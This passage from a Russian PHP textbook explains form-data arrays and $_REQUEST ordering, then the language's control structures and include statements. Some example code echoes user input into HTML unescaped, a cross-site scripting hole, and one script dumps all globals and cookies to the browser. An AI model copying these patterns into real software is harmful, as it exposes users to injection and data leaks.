Теперь сценарию придет строка `Sel[]=First&Sel[]=Third`, интерпретатор обнаружит, что мы хотим создать "автомассив" (т. е. массив, который не содержит пропусков и у которого индексация начинается с нуля), и, действительно, создаст запись `$_REQUEST['Sel']` типа "массив", содержимое которого следующее: `array(0=>"First",`

1=>"Third"). Как мы видим, в результате ничего не пропало — данные только слегка видоизменились.

В результате мы имеем в $_REQUEST массив массивов (или двумерный массив, как его еще называют), доступ к элементам которого можно получить так:

```
echo $_REQUEST['Sel'][0]; // выводит первый элемент
echo $_REQUEST['Sel'][1]; // второй
```

> ***Примечание***
>
> Подробнее про ассоциативные массивы и автомассивы читайте в *главе 10*.

Все же, забегая вперед, еще несколько слов об автомассивах. Рассмотрим такой несложный пример программы:

```
$A[] = 10;
$A[] = 20;
$A[] = 30;
```

После отработки этих строк будет создан массив $A, заполненный последовательно числами 10, 20 и 30, с индексами, отсчитываемыми с нуля. То есть, если внутри квадратных скобок при присваивании элементу массива не указано ничего, подразумевается элемент массива, следующий за последним. В общем-то это должно быть интуитивно понятным — именно на легкость в использовании и ориентировались разработчики PHP.

Прием с автомассивом в поле <select multiple>, действительно, выглядит довольно элегантно. Однако не стоит думать, что он применим только к этому элементу формы: автомассивы мы можем применять и в любых других полях. Вот пример, создающий два переключателя (кнопки со значениями вкл/выкл), один элемент ввода строки и одно текстовое (многострочное) поле, причем все данные после запуска сценария, обрабатывающего эту форму, будут представлены в виде одного-единственного автомассива:

```
<input type="checkbox" name="Arr[]" value="ch1">
<input type="checkbox" name="Arr[]" value="ch2">
<input type="text" name="Arr[]" value="Some string">
<textarea name="Arr[]">Some text</textarea>
```

То есть, мы видим, что PHP совершенно нет никакого дела до того, в каких элементах формы мы используем автомассивы — он в любом случае обрабатывает все одинаково. И это, пожалуй, правильно.

Обработка массивов

В сущности, мы уже рассмотрели почти все возможности PHP по автоматической трансляции данных формы. Напоследок взглянем на еще одно полезное свойство PHP. Пусть у нас есть такая форма:

```
Имя: <input type="text" name="Data[name]"><br />
Адрес: <input type="text" name="Data[address]"><br />
Город:<br />
```

```
<input type="radio" name="Data[city]" value="Moscow">Москва<br />
<input type="radio" name="Data[city]" value="Peter">Санкт-Петербург<br />
<input type="radio" name="Data[city]" value="Kiev">Киев<br />
```

Можно догадаться, что после передачи подобных данных сценарию на PHP в нем будет инициализирован ассоциативный массив `$Data` с ключами `name`, `address` и `city` (ассоциативные массивы мы затрагивали пока только вскользь, но очень скоро этот пробел будет достойно восполнен). То есть, имена полям формы можно давать не только простые, но и представленные в виде одномерных ассоциативных массивов.

Забегая вперед скажем, что в сценарии к отдельным элементам формы можно будет обратиться при помощи указания ключа массива: например, `$_REQUEST['Data']['city']` обозначает значение той радиокнопки, которая была выбрана пользователем, а `$_REQUEST['Data']['name']` — введенное имя. Заметьте, что в сценарии мы обязательно должны заключать ключи в кавычки или апострофы — в противном случае интерпретатором будет выведено предупреждение. В то же время, в параметрах `name` полей формы мы, наоборот, должны их избегать — уж так устроен PHP.

Диагностика

Еще раз напомним, какие массивы создает PHP, когда обрабатывает данные, пришедшие из формы:

- `$_GET` — содержит `GET`-параметры, пришедшие скрипту через переменную окружения `QUERY_STRING`. Например, `$_GET['login']`;
- `$_POST` — данные формы, пришедшие методом `POST`;
- `$_COOKIE` — все cookies, которые прислал браузер;
- `$_REQUEST` — объединение трех перечисленных выше массивов. Именно эту переменную рекомендуется использовать в скриптах, потому что таким образом мы не "привязываемся" жестко к типу принимаемых данных (`GET` или `POST`);
- `$_SERVER` — содержит переменные окружения, переданные сервером (отсюда и название) .

Может показаться, что это чересчур много. Чтобы не запутаться в переменных, рассмотрим полезный прием, помогающий при отладке сценариев. А именно, мы можем вывести все переменные в браузер одним махом (листинг 8.7).

Листинг 8.7. Все глобальные переменные. Файл dump.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Выводит все глобальные переменные</title>
  <meta charset='utf-8'>
</head>
<body>
  <pre>
  <?php
```

```
    print_r($GLOBALS);
  ?>
  </pre>
</body>
</html>
```

Задача данного сценария — распечатать в браузер все глобальные переменные программы (включая описанные выше массивы) в читабельном представлении. Глобальные переменные доступны через используемый массив `$GLOBALS`. Встроенная функция `print_r()` делает все остальное.

Страница, генерируемая данным сценарием, весьма интересна. Рекомендуем поэкспериментировать с ней, передавая программе различные `GET`-данные (включая многомерные массивы) и подставляя ее в атрибут `action` различных HTML-форм.

Порядок трансляции переменных

Теперь рассмотрим, в каком порядке записываются данные в массив `$_REQUEST`. Этот порядок, вообще говоря, важен.

Например, пусть у нас есть параметр `A=10`, поступивший из `QUERY_STRING`, параметр `A=20` из `POST`-запроса (как мы помним, даже при `POST`-запросе может быть передана `QUERY_STRING`), и cookie `A=30`. По умолчанию трансляция выполняется в порядке GET–POST–COOKIE (GPC), причем каждая следующая переменная перекрывает предыдущее свое значение (если оно существовало). Итак, в переменную `$A` сценария и в `$_REQUEST['A']` будет записано 30, поскольку cookie перекрывает `POST` и `GET`.

Особенности флажков *checkbox*

В конце главы рассмотрим один вопрос, который находит частое практическое применение в Web-программировании. Независимый переключатель (`checkbox` или более коротко — флажок) имеет одну довольно неприятную особенность, которая иногда может помешать Web-программисту. Вы, наверное, помните, что когда перед отправкой формы пользователь установил его в выбранное состояние, то сценарию в числе других параметров приходит пара *имя_флажка=значение*. В то же время, если флажок не был установлен пользователем, указанная пара *не посылается (см. главу 3)*. Часто это бывает не совсем то, что нужно. Мы бы хотели, чтобы в невыбранном состоянии флажок также присылал данные, но только *значение* было равно какой-нибудь специальной величине — например, нулю или пустой строке.

К нашей радости, добиться этого эффекта в PHP довольно несложно. Достаточно воспользоваться одноименным скрытым полем (hidden) со значением, равным, например, нулю, поместив его перед нужным флажком (листинг 8.8).

Листинг 8.8. Гарантированный прием значений от флажков. Файл checkbox.php

```
<!DOCTYPE html>
<html lang="ru">
```

```
<head>
  <title>Гарантированный прием значений от флажков</title>
  <meta charset='utf-8'>
</head>
<body>
  <?php
  if (isset($_REQUEST['doGo'])) {
    foreach ($_REQUEST['known'] as $k => $v) {
      if($v) echo "Вы знаете язык $k!<br>";
      else echo "Вы не знаете языка $k. <br>";
    }
  }
  ?>
  <form action="<?=$_SERVER['SCRIPT_NAME']?>" method="post">
    Какие языки программирования вы знаете?<br />
    <input type="hidden" name="known[PHP]" value="0">
    <input type="checkbox" name="known[PHP]" value="1">PHP<br />

    <input type="hidden" name="known[Perl]" value="0">
    <input type="checkbox" name="known[Perl]" value="1">Perl<br />

    <input type="submit" name="doGo" value="Go!">
  </form>
</body>
</html>
```

> ***Замечание***
>
> Мы пока не рассматривали подробно инструкции `if` и `foreach`. Это будет сделано позже, в *главе 9*. Сейчас только скажем, что инструкция `foreach` предназначена для перебора всех элементов массива, указанного в ее первом аргументе.

Теперь в случае, если пользователь *не выберет* никакой из флажков, браузер отправит сценарию пару `known[`*язык*`]=0`, сгенерированную соответствующим скрытым полем, и в массиве `$_REQUEST['known']` создастся соответствующий элемент. Если пользователь *выберет* флажок, эта пара также будет послана, но сразу же после нее последует пара `known[`*язык*`]=1`, которая "перекроет" предыдущее значение.


Не включи мы скрытые поля в форму из листинга 8.8, сценарий печатал бы только сообщения о тех языках, которые "знает пользователь", пропуская языки, ему "неизвестные". В нашем же случае сценарий реагирует и на сброшенные флажки.

> ***Примечание***
>
> Такой способ немного увеличивает объем данных, передаваемых методом `POST`, за счет тех самых пар, которые генерируются скрытыми полями. Впрочем, в реальной жизни это "увеличение" практически незаметно (особенно для `POST`-форм).

Резюме

В данной главе мы на примерах рассмотрели, как PHP обрабатывает данные, пришедшие из формы, из командной строки или из cookies. Мы также узнали различные способы записи полей формы для того, чтобы формировать в программе переменные и массивы требуемой структуры (например, массивы для элемента "список с множественным выбором").

В данной главе интенсивно используется понятие "ассоциативный массив", которое подробно рассматривается в *главе 10*. К сожалению, иногда приходится забегать вперед. Если материал данной главы показался вам слишком сложным, вернитесь к ней после изучения ассоциативных массивов.



ГЛАВА 9

Конструкции языка

Листинги данной главы
можно найти в подкаталоге instruct.

Ну вот мы и подобрались к языковым конструкциям. Некоторые из них нами уже применялись, и не раз — например, инструкция `if`. В данной главе приводится полное описание всех языковых конструкций PHP. Их не так много, и это достоинство PHP. Как показывает практика, чем более лаконичен синтаксис языка, тем проще его использовать в повседневной практике. PHP — отличный пример этому.

> ***О терминологии***
>
> Иногда мы применяем слово "конструкция", а иногда — "инструкция". В данной книге оба термина совершенно эквивалентны. Наоборот, термины "оператор" и "операция" несут разную смысловую нагрузку: любая операция есть оператор, но не наоборот. Например, `echo` — оператор, но не операция, а `++` — операция. Вообще, в технической литературе часто возникает путаница между терминами "оператор", "операция" и "инструкция". Рекомендуем вам привыкнуть к такому положению вещей и "читать между строк".

Инструкция *if-else*

Начнем с самой простой инструкции — условного оператора. Его формат таков:

```
if (логическое_выражение)
  инструкция_1;
else
  инструкция_2;
```

Действие инструкции следующее: если *логическое_выражение* истинно, то выполняется *инструкция_1*, а иначе — *инструкция_2*. Как и в любом другом языке, конструкция `else` может опускаться, в этом случае при получении ложного значения просто ничего не делается.

Пример:

```
if ($salary >= 100 && $salary <= 5000) echo "Вам еще расти и расти";
else echo "Ну и правильно - не в деньгах счастье.";
```

Если *инструкция_1* или *инструкция_2* должны состоять из нескольких команд, то они, как всегда, заключаются в фигурные скобки. Например:

```
if ($a > $b) {
  print "a больше b";
  $c = $b;
} elseif ($a == $b) {
  print "a равно b";
  $c = $a;
} else {
  print "a меньше b";
  $c = $a;
}
echo "<br />Минимальное из чисел: $c";
```

Это не опечатка: `elseif` пишется слитно, вместо `else if`. Так тоже можно писать.

Конструкция `if-else` имеет еще один альтернативный синтаксис:

```
if (логическое_выражение):
  команды;
elseif (другое_логическое_выражение):
  другие_команды;
else:
  иначе_команды;
endif
```

Обратите внимание на расположение двоеточия (`:`)! Если его пропустить, будет сгенерировано сообщение об ошибке. И еще: как обычно, блоки `elseif` и `else` можно опускать.

Использование альтернативного синтаксиса

В предыдущих главах нами уже неоднократно рассматривался пример вставки HTML-кода в тело сценария. Для этого достаточно было просто закрыть скобку `?>`, написать этот код, а затем снова открыть ее при помощи `<?php` и продолжать программу.

Возможно, вы обратили внимание на то, как это некрасиво выглядит. Тем не менее, если приложить немного усилий для оформления, все окажется не так уж и плохо. Особенно если использовать альтернативный синтаксис `if-else` и других конструкций языка.

Чаще всего, однако, бывает нужно делать не вставки HTML внутрь программы, а вставки кода внутрь HTML. Это гораздо проще для дизайнера, который, возможно, в будущем захочет переоформить ваш сценарий, но не сможет разобраться, что ему изменять, а что не трогать. Поэтому целесообразно отделять HTML-код от программы, например, поместить его в отдельный файл, который затем подключается к программе при помощи инструкции `include`. Сейчас мы не будем подробно останавливаться на этом вопросе, но потом обязательно к нему вернемся.

Вот, например, как будет выглядеть наш старый знакомый сценарий, который приветствует пользователя по имени, с применением альтернативного синтаксиса `if-else` (листинг 9.1).

Листинг 9.1. Альтернативный синтаксис `if-else`. Файл ifelse.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Альтернативный синтаксис if-else.</title>
  <meta charset='utf-8'>
</head>
<body>
<?php if (isset($_REQUEST['go'])):?>
  Привет, <?=$_REQUEST['name']?>!
<?php else:?>
  <form action="<?=$_SERVER['REQUEST_URI']?>" method="POST">
  Ваше имя: <input type="text" name="name"><br />
  <input type="submit" name="go" value="Отослать!">
  </form>
<?php endif?>
</body>
</html>
```

Согласитесь, что даже человек, совершенно не знакомый с PHP, но зато хорошо разбирающийся в HTML, легко сможет додуматься, что к чему в этом сценарии.

Цикл с предусловием *while*

Эта конструкция также унаследована непосредственно от C. Ее предназначение — циклическое выполнение команд в теле цикла, включающее предварительную проверку, нужно ли это делать (истинно ли логическое выражение в заголовке). Если не нужно (выражение ложно), то конструкция заканчивает свою работу, иначе выполняет очередную итерацию и начинает все сначала. Выглядит цикл так:

```
while (логическое_выражение)
  инструкция;
```

где, как обычно, *логическое_выражение* — логическое выражение, а *инструкция* — простая или составная инструкция тела цикла. Очевидно, что внутри последнего должны производиться какие-то действия, которые будут иногда изменять значение нашего выражения, иначе оператор зациклится. Это может быть, например, простое увеличение некоторого счетчика, участвующего в выражении, на единицу. Если выражение с самого начала ложно, то цикл не выполнится ни разу.

Приведем пример в листинге 9.2.

Листинг 9.2. Вывод всех степеней двойки до 2^31 включительно. Файл while.php

```
<?php ## Вывод всех степеней двойки до 2^31 включительно
  $i = 1;
  $p = 1;
  while ($i < 32) {
    echo $p, " ";
```

```
    $p = $p * 2; // можно было бы написать $p *= 2
    $i = $i + 1; // можно было бы написать $i += 1 или даже $i++
  }
?>
```

Аналогично инструкции `if`, цикл `while` имеет альтернативный синтаксис, что упрощает его применение совместно с HTML-кодом:

```
while (логическое_выражение):
  команды;
endwhile;
```

Цикл с постусловием *do-while*

В отличие от цикла `while`, этот цикл проверяет значение выражения не до, а *после* каждого прохода. Таким образом, тело цикла выполняется хотя бы один раз. Выглядит оператор так:

```
do {
  команды;
} while (логическое_выражение);
```

После очередной итерации проверяется, истинно ли *логическое_выражение*, и, если это так, управление передается вновь на начало цикла, в противном случае цикл обрывается.

Альтернативного синтаксиса для `do-while` разработчики PHP не предусмотрели (видимо, из-за того, что, в отличие от прикладного программирования, этот цикл довольно редко используется при программировании сценариев).

Универсальный цикл *for*

Мы не зря назвали его универсальным — ведь с его помощью можно (и нужно) создавать конструкции, которые будут выполнять действия совсем не такие тривиальные, как простая переборка значения счетчика (а именно для этого используется `for` в Pascal и чаще всего в C). Формат конструкции такой:

```
for (инициализирующие_команды; условие_цикла; команды_после_прохода)
  тело_цикла;
```

Работает он следующим образом. Как только управление доходит до цикла, первым делом выполняются операторы, включенные в *инициализирующие_команды* (слева направо). Эти команды перечисляются через запятую, например:

```
for ($i = 0, $j = 10, $k = "Test!"; ...)
```

Затем начинается итерация. Сначала проверяется, выполняется ли *условие_цикла* (как в конструкции `while`). Если да, то все в порядке, и цикл продолжается. Иначе осуществляется выход из конструкции. Например:

```
// прибавляем по одной точке
for ($i = 0, $j = 0, $k = "Test"; $i < 10; ...) $k .= ".";
```

Предположим, что тело цикла проработало одну итерацию. После этого вступают в действие *команды_после_прохода* (их формат тот же, что и у инициализирующих операторов).

Приведем пример в листинге 9.3.

Листинг 9.3. Демонстрация цикла `for`. Файл for.php

```
<?php ## Демонстрация цикла for
  for ($i = 0, $j = 0, $k = "Points"; $i < 100; $j++, $i += $j) $k = $k.".";
  echo $k;
?>
```

Хочется добавить, что приведенный пример (да и вообще любой цикл `for`) можно реализовать и через `while`, только это будет выглядеть не так изящно и лаконично. Например:

```
$i = 0; $j = 0; $k = "Points";
while ($i < 100) {
  $k .= ".";
  $j++;
  $i += $j;
}
```

Вот, собственно говоря, и все... Хотя нет. Попробуйте угадать, не запуская программу: сколько точек добавится в конец переменной `$k` после выполнения цикла?

Как обычно, имеется и альтернативный синтаксис конструкции:

```
for (инициализирующие_команды; условие_цикла; команды_после_прохода):
  операторы;
endfor;
```

Инструкции *break* и *continue*

Продолжим обсуждение циклических конструкций. Очень часто, для того чтобы упростить логику какого-нибудь сложного цикла, удобно иметь возможность его прервать в ходе очередной итерации (к примеру, при выполнении какого-нибудь особенного условия). Для этого и существует инструкция `break`, которая осуществляет немедленный выход из цикла. Она может задаваться с одним необязательным параметром — числом, которое указывает, из какого вложенного цикла должен быть произведен выход. По умолчанию используется 1, т. е. выход из текущего цикла, но иногда применяются и другие значения:

```
for ($i = 0; $i < count($matrix); $i++) {
  for ($j = 0; $j < count($matrix[$i]); $j++) {
    if ($matrix[$i][$j] == 0) break(2);
  }
}
if ($i < 10) echo 'Найден нулевой элемент в матрице!';
```

Как видите, инструкцию `break` удобно использовать для циклов поисков: как только очередная итерация удовлетворяет условию, цикл заканчивается. Например, только что мы использовали `break` для поиска нулевого элемента в некотором двумерном массиве (прямоугольной матрице).

Стандартная функция `count()`, которую мы еще не рассматривали, просто возвращает количество элементов в массиве `$matrix`.

Инструкция `continue` так же, как и `break`, работает только "в паре" с циклическими конструкциями. Она немедленно завершает текущую итерацию цикла и переходит к новой (конечно, если выполняется условие цикла для цикла с предусловием). Точно так же, как и для `break`, для `continue` можно указать уровень вложенности цикла, который будет продолжен по возврату управления.

В основном `continue` позволяет сэкономить количество фигурных скобок в коде и увеличить его удобочитаемость. Это чаще всего бывает нужно в циклах-фильтрах, когда требуется перебрать некоторое количество объектов и выбрать из них только те, которые удовлетворяют определенным условиям. Например, ниже представлен цикл, который печатает только те элементы массива `$files` (имена файлов и каталогов), которые являются файлами:

```
for ($i = 0; $i < count($files); $i++) {
  if ($files[$i] == ".") continue;
  if ($files[$i] == "..") continue;
  if (is_dir($files[$i])) continue;
  echo "Найден файл: {$files[$i]}<br />";
}
```

> ***Замечание***
>
> Грамотное использование инструкций `break` и `continue` — искусство, позволяющее заметно улучшить читабельность кода и уменьшить количество блоков `else`. Возможно, в приведенных выше примерах оно и не было абсолютно оправданным, но, мы уверены, рано или поздно вам придется столкнуться с ситуацией, когда без этих инструкций не обойтись.

Нетрадиционное использование *do-while* и *break*

Есть один интересный побочный эффект, возникающий при применении инструкции `break`, который довольно удобно использовать для обхода "лишних" операторов. Необходимость такого обхода возникает довольно часто, причем именно при программировании сценариев. Рассмотрим соответствующий пример (листинг 9.4).

Листинг 9.4. Модель сценария для обработки формы. Файл dowhile.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Модель сценария для обработки формы</title>
  <meta charset='utf-8'>
</head>
```

```
<body>
  <?php
    $WasError = 0; // индикатор ошибки - если не 0, то была ошибка
    // Если нажали кнопку Submit (с именем $doSubmit)...
    if (isset($_REQUEST['doSubmit'])) do {
      // Проверка входных данных
      if ($_REQUEST['reloads'] != 1+1+7) { $WasError = 1; break; }
      if ($_REQUEST['loader'] != "source") { $WasError = 1; break; }
      // и т. д. - здесь может быть множество других проверок.
      // ...
      // В этой точке данные точно в порядке. Обрабатываем их.
      echo "Вы внимательный человек, поздравляем!<br />";
      // Можно записать данные в файл.
      exit();
    } while (0);
    // Произошла ли ошибка?
    if ($WasError) {
      echo "Вы ответили неверно, попробуйте еще раз.";
    }
  ?>
  <!-- Выводим форму, через которую пользователь будет запускать этот
  сценарий, и, возможно, отображаем сообщение об ошибке в случае,
  если $WasError != 0. -->
  <form action="<?=$_SERVER['REQUEST_URI']?>" method="POST">
    Число перезагрузок: <input type="text" name="reloads"><br />
    Загрузочная программа: <input type="text" name="loader"><br />
    <input type="submit" name="doSubmit" value="Ответить на вопросы">
  </form>
</body>
</html>
```

Здесь представлен самый обычный способ для организации сценариев-диалогов. Запустив сценарий без параметров, пользователь видит форму-тест, предлагающую ответить на пару вопросов. При нажатии кнопки запускается тот же самый сценарий, который определяет, что была нажата кнопка `doSubmit`, и первым делом проверяет верность ответов. Если они заданы неправильно, то отображается опять наша форма (и где-нибудь красным цветом сообщение об ошибке), в противном случае сценарий завершается и выдает страницу с результатом.

Мы видим, что указанный алгоритм можно реализовать наиболее удобно, имея какой-то способ обрывания блока "проверки-и-завершения" и возврата к выводу формы заново. Как раз это и делает конструкция

```
if (что_то) do { ... } while (0);
```

Очевидно, что тело цикла `do-while` выполняется в любом случае только один раз (т. к. выражение в `while` всегда ложно). Тем не менее такой "вырожденный" цикл мы можем использовать для быстрого выхода из него посредством инструкции `break`.

Цикл *foreach*

Данный тип цикла предназначен специально для перебора всех элементов массива. Напоминаем, что *массив* — это набор так называемых *ключей*, каждому из которых соответствует некоторое *значение*. Выглядит он следующим образом:

```
foreach (массив as $ключ => $значение)
  команды;
```

Здесь *команды* циклически выполняются для каждого элемента массива, при этом очередная пара *ключ=>значение* оказывается в переменных `$ключ` и `$значение`. Давайте рассмотрим пример (листинг 9.5), где покажем, как мы можем отобразить содержимое всех переменных окружения при помощи цикла `foreach`.

Листинг 9.5. Вывод всех переменных окружения. Файл foreach.php

```
<?php ## Вывод всех переменных окружения
  foreach($_SERVER as $k => $v)
    echo "<b>$k</b> => <tt>$v</tt><br />\n";
?>
```

У цикла `foreach` имеется и другая форма записи, которую следует применять, когда нас не интересует значение ключа очередного элемента. Выглядит она так:

```
foreach ($массив as $значение)
  команды;
```

В этом случае доступно лишь *значение* очередного элемента массива, но не его ключ. Это может быть полезно, например, для работы с массивами-списками.

В следующей главе мы рассмотрим ассоциативные массивы и все, что к ним относится, гораздо более подробно.

Цикл `foreach` в форме, рассмотренной выше, оперирует не исходным массивом, а его *копией*. Это означает, что любые изменения, которые вносятся в массив, не могут быть "видны" из тела цикла. Такое поведение позволяет, например, в качестве массива использовать не только переменную, но и результат работы какой-нибудь функции, возвращающей массив. (В последнем случае функция будет вызвана всего один раз — до начала цикла, а затем работа станет производиться с копией возвращенного значения.)

Для того чтобы иметь возможность изменять массив изнутри тела цикла, в PHP можно использовать ссылочный синтаксис:

```
foreach ($массив as $ключ=>&$значение) {
  // здесь можно изменять $значение, при этом изменяются элементы
  // исходного массива $массив
}
```

Конструкция *switch-case*

Часто вместо нескольких расположенных подряд инструкций `if-else` целесообразно воспользоваться специальной конструкцией `switch-case`:

```
switch (выражение) {
  case значение1: команды1; [break;]
  case значение2: команды2; [break;]
  . . .
  case значениеN: командыN; [break;]
  [default: команды_по_умолчанию; [break]]
}
```

Делает она следующее: вычисляет значение выражения (пусть оно равно, например, `V`), а затем пытается найти строку, начинающуюся с `case V:`. Если такая строка обнаружена, выполняются команды, расположенные сразу после нее (причем на все последующие операторы `case что-то` внимания не обращается, как будто их нет, а код после них остается без изменения). Если же найти такую строку не удалось, выполняются команды после `default` (когда они заданы).

Обратите внимание на операторы `break` (которые *условно* заключены в квадратные скобки, чтобы подчеркнуть их необязательность), добавленные после каждой строки команд, кроме последней, для которой можно было бы тоже указать `break`, что не имело бы смысла. Если бы не они, то при равенстве `V=`*значение1* сработали бы не только *команды1*, но и все нижележащие.

Вот альтернативный синтаксис для конструкции `switch-case`:

```
switch (выражение):
  case значение1: команды1; [break;]
  . . .
  case значениеN: командыN; [break;]
  [default: команды_по_умолчанию; [break]]
endswitch;
```

Инструкции *goto*

Начиная с версии 5.3, в PHP введен оператор `goto`. Оператор позволяет осуществлять безусловный переход на метку, название которой указывается в качестве единственного аргумента.

```
goto метка;
...
метка:
```

В листинге 9.6 приводится пример организации цикла при помощи двух операторов `goto`.

Листинг 9.6. Использование оператора `goto`. Файл goto.php

```
<?php ## Использование оператора goto
  $i = 0;
```

```
  begin:
  $i++;
  echo "$i<br />";
  if ($i >= 10) goto finish;
  goto begin;
  finish:
?>
```

Интерпретатор, доходя до инструкции `goto begin`, перемещается к метке `begin`, таким образом достигается зацикливание программы. Для выхода из программы используется `if`-условие, при срабатывании которого выполняется инструкция `goto finish`, которая сообщает интерпретатору о необходимости перейти к метке `finish`.

Оператор `goto` в языках высокого уровня возник из-за соображений производительности. Когда появлялись языки высокого уровня, они не могли конкурировать с ассемблером, способным молниеносно перемещаться к инструкции по любому адресу в программе. Чтобы снабдить первые языки высокого уровня схожей функциональностью, их снабжали оператором `goto`, который позволяет перемещаться в любую точку программы, в том числе и в функции. Это приводило к чрезвычайно сложному коду, отлаживать который было практически невозможно. Со временем выработались правила хорошего тона использования `goto`, однако запутанных программ с применением `goto` было немало. После критической статьи Э. Дейкстры, в которой было показано, что при разработке программ можно обойтись без оператора `goto`, началось массовое движение по отказу от этого оператора. Современное поколение разработчиков практически с ним не знакомо.

В действительности же ключевое слово было зарезервировано с самых первых версий языка PHP, но оператор не вводился из-за его плохой репутации. В последних версиях PHP он присутствует, но его возможности сильно ограничены по сравнению с `goto` прошлых лет. Вы не сможете перемещаться при помощи `goto` в другой файл, в функцию или из функции. Нельзя перейти и внутрь цикла или оператора `switch`. Фактически `goto` — это более удобная замена многоуровневого `break`.

Инструкции *require* и *include*

Эти инструкции позволяют разбить текст программы на несколько файлов. Рассмотрим, например, `require`. Ее формат такой:

`require` *`имя_файла`*`;`

При запуске программы интерпретатор просто заменит инструкцию на содержимое файла *`имя_файла`* (этот файл может также содержать сценарий на PHP, обрамленный, как обычно, тегами `<?php` и `?>`). Это бывает довольно удобно для включения в вывод сценария всяких "шапок" с HTML-кодом. Например, рассмотрим листинги 9.7–9.9.

Листинг 9.7. Шапка. Файл require/head.html

```
<!DOCTYPE html>
<html lang="ru">
```

```
<head>
  <title>Демонстрация конструкции require</title>
  <meta charset='utf-8'>
</head>
<body>
<b><pre>
```

Листинг 9.8. Тело скрипта. Файл require/script.php

```
<?php ## Тело скрипта
  require "head.html";
  print_r($GLOBALS);
  require "foot.html";
?>
```

Листинг 9.9. Подвал. Файл require/foot.html

```
<!-- "Подвал". -->
</pre></b>
&copy;Warner Bros., 1999.
</body></html>
```

Безусловно, это лучше, чем включать весь HTML-код в сам сценарий вместе с инструкциями программы. Вам скажет спасибо тот, кто будет пользоваться вашей программой и захочет изменить ее внешний вид. Однако, несмотря на кажущееся удобство, это все же плохая практика. Действительно, наш сценарий разрастается аж до трех файлов! А как было сказано выше, чем меньше файлов использует программа, тем легче с ней будет работать вашему дизайнеру и верстальщику (которые о PHP имеют слабое представление). О том, как же быть в этой ситуации, мы расскажем в *главе 50*, посвященной технике разделения кода и шаблона сценария.

Инструкция `include` практически идентична `require`, за исключением того, что в случае невозможности включения файла работа сценария не завершается немедленно, а продолжается (с выводом соответствующего диагностического сообщения). В большинстве случаев вряд ли ее использование окажется целесообразным.

> ***Внимание!***
>
> Старайтесь не использовать инструкции `require` и `include` для подключения других частей кода к PHP-программе! Применяйте их только в целях разделения HTML-страниц на "шапки" и "подвалы". Для того чтобы подключить другую часть скрипта, используйте инструкцию `require_once`, описанную в *разд. "Решение: require_once" далее в этой главе*.

Инструкции однократного включения

Большие и сложные сценарии обычно состоят из не одного десятка файлов, включающих друг друга. Поэтому в скриптах (особенно старых) приходится встречать неоднократное применение инструкций `include` и `require`. При этом возникает проблема: становится довольно сложно контролировать, как бы случайно не включить один и тот же файл несколько раз (что чаще всего приводит к ошибке).

Суть проблемы

Чтобы стало яснее, мы расскажем вам притчу. Как-то раз разработчик Билл написал несколько очень полезных функций для работы с файлами Microsoft Excel и решил объединить их в библиотеку — файл xllib.php (листинг 9.10).

Листинг 9.10. Библиотека для работы с Excel. Файл trouble/xllib.php

```
<?php ## Библиотека для работы с Excel
  function LoadXlDocument($filename) { /* . . . */ }
  function SaveXlDocument($filename,$doc) { /* . . . */ }
?>
```

Разработчик Вася захотел сделать то же самое для работы с документами Microsoft Word, в результате чего на свет явилась библиотека wlib.php. Так как Word и Excel связаны между собой, Вася использует в своей библиотеке (листинг 9.11) возможности, предоставляемые библиотекой xllib.php — подключает ее командой `require`.

Листинг 9.11. Библиотека для работы с Word. Файл trouble/wlib.php

```
<?php ## Библиотека для работы с Word
  require "xllib.php";
  function LoadWDocument($filename) { /* . . . */ }
  function SaveWDocument($filename,$doc) { /* . . . */ }
?>
```

Обе библиотеки стали настолько популярны в среде Web-программистов, что скоро все стали внедрять их в свои программы. При этом, конечно же, никому нет дела до того, как эти библиотеки на самом деле устроены — все просто подключают их к своим сценариям при помощи `require`, не задумываясь о возможных последствиях.

Но в один прекрасный день одному неизвестному программисту потребовалось работать и с документами Word, и с документами Excel. Он, недолго думая, подключил к своему сценарию обе библиотеки (листинг 9.12).

Листинг 9.12. Ошибка в скрипте. Файл trouble/aargh.php

```
<?php ## Возникает ошибка!
  require "wlib.php";
  require "xllib.php";
  $wd = LoadWDocument("document.doc");
  $xd = LoadXlDocument("document.xls");
?>
```

Каково же было его удивление, когда при запуске этого сценария он получил сообщение об ошибке, в котором говорилось, что в файле xlib.php функция `LoadXlDoc()` определена дважды! Вот точный текст ошибки:

```
Cannot redeclare loadxldocument() (previously declared in xllib.php:2)
in xllib.php on line 2
```

Что же произошло? Нетрудно догадаться, если проследить за тем, как транслятор PHP "разворачивает" код листинга 9.12. Вот как это происходит:

```
//require "wlib.php";
  //require "xllib.php";
    function LoadXlDocument($filename) { /* . . . */ }
    function SaveXlDocument($filename,$doc) { /* . . . */ }
  function LoadWDocument($filename) { /* . . . */ }
  function SaveWDocument($filename,$doc) { /* . . . */ }
//require "xllib.php";
  function LoadXlDocument($filename) { /* . . . */ }
  function SaveXlDocument($filename,$doc) { /* . . . */ }
$wd = LoadWDocument("document.doc");
$xd = LoadXlDocument("document.xls");
```

Как видим, файл xllib.php был включен в текст сценария дважды: первый раз косвенно через wlib.php и второй раз — непосредственно из программы. Поэтому транслятор, дойдя до выделенной строки, обнаружил, что функция `LoadXlDocument()` определяется второй раз, на что честно и прореагировал.

Конечно, разработчик сценария мог бы исследовать исходный текст библиотеки wlib.php и понять, что во второй раз xllib.php включать не нужно. Но согласитесь — это не выход. Действительно, при косвенном подключении файлов третьего и выше уровней вполне могут возникнуть ситуации, когда без модификации кода библиотек будет уже не обойтись. А это недопустимо. Как же быть?

Решение: *require_once*

Что ж, после столь длительного вступления (возможно, слишком длительного?) наконец настала пора рассказать, что думают по этому поводу разработчики PHP. А они предлагают простое решение: инструкции `require_once` и `include_once`.

Инструкция `require_once` работает точно так же, как и `require`, но за одним важным исключением. Если она видит, что затребованный файл уже был ранее включен, то ничего не делает. Разумеется, такой метод работы требует от PHP хранения полных имен всех подсоединенных файлов где-то в недрах интерпретатора. Так он, собственно говоря, и поступает.

Вы можете самостоятельно заменить в приведенных выше сценариях все вызовы `require` на `require_once` и убедиться, что после этого сообщение об ошибке перестанет выдаваться.

Инструкция `include_once` работает совершенно аналогично, но в случае невозможности найти включаемый файл работа скрипта продолжается, а не завершается немедленно.

> ***Замечание***
>
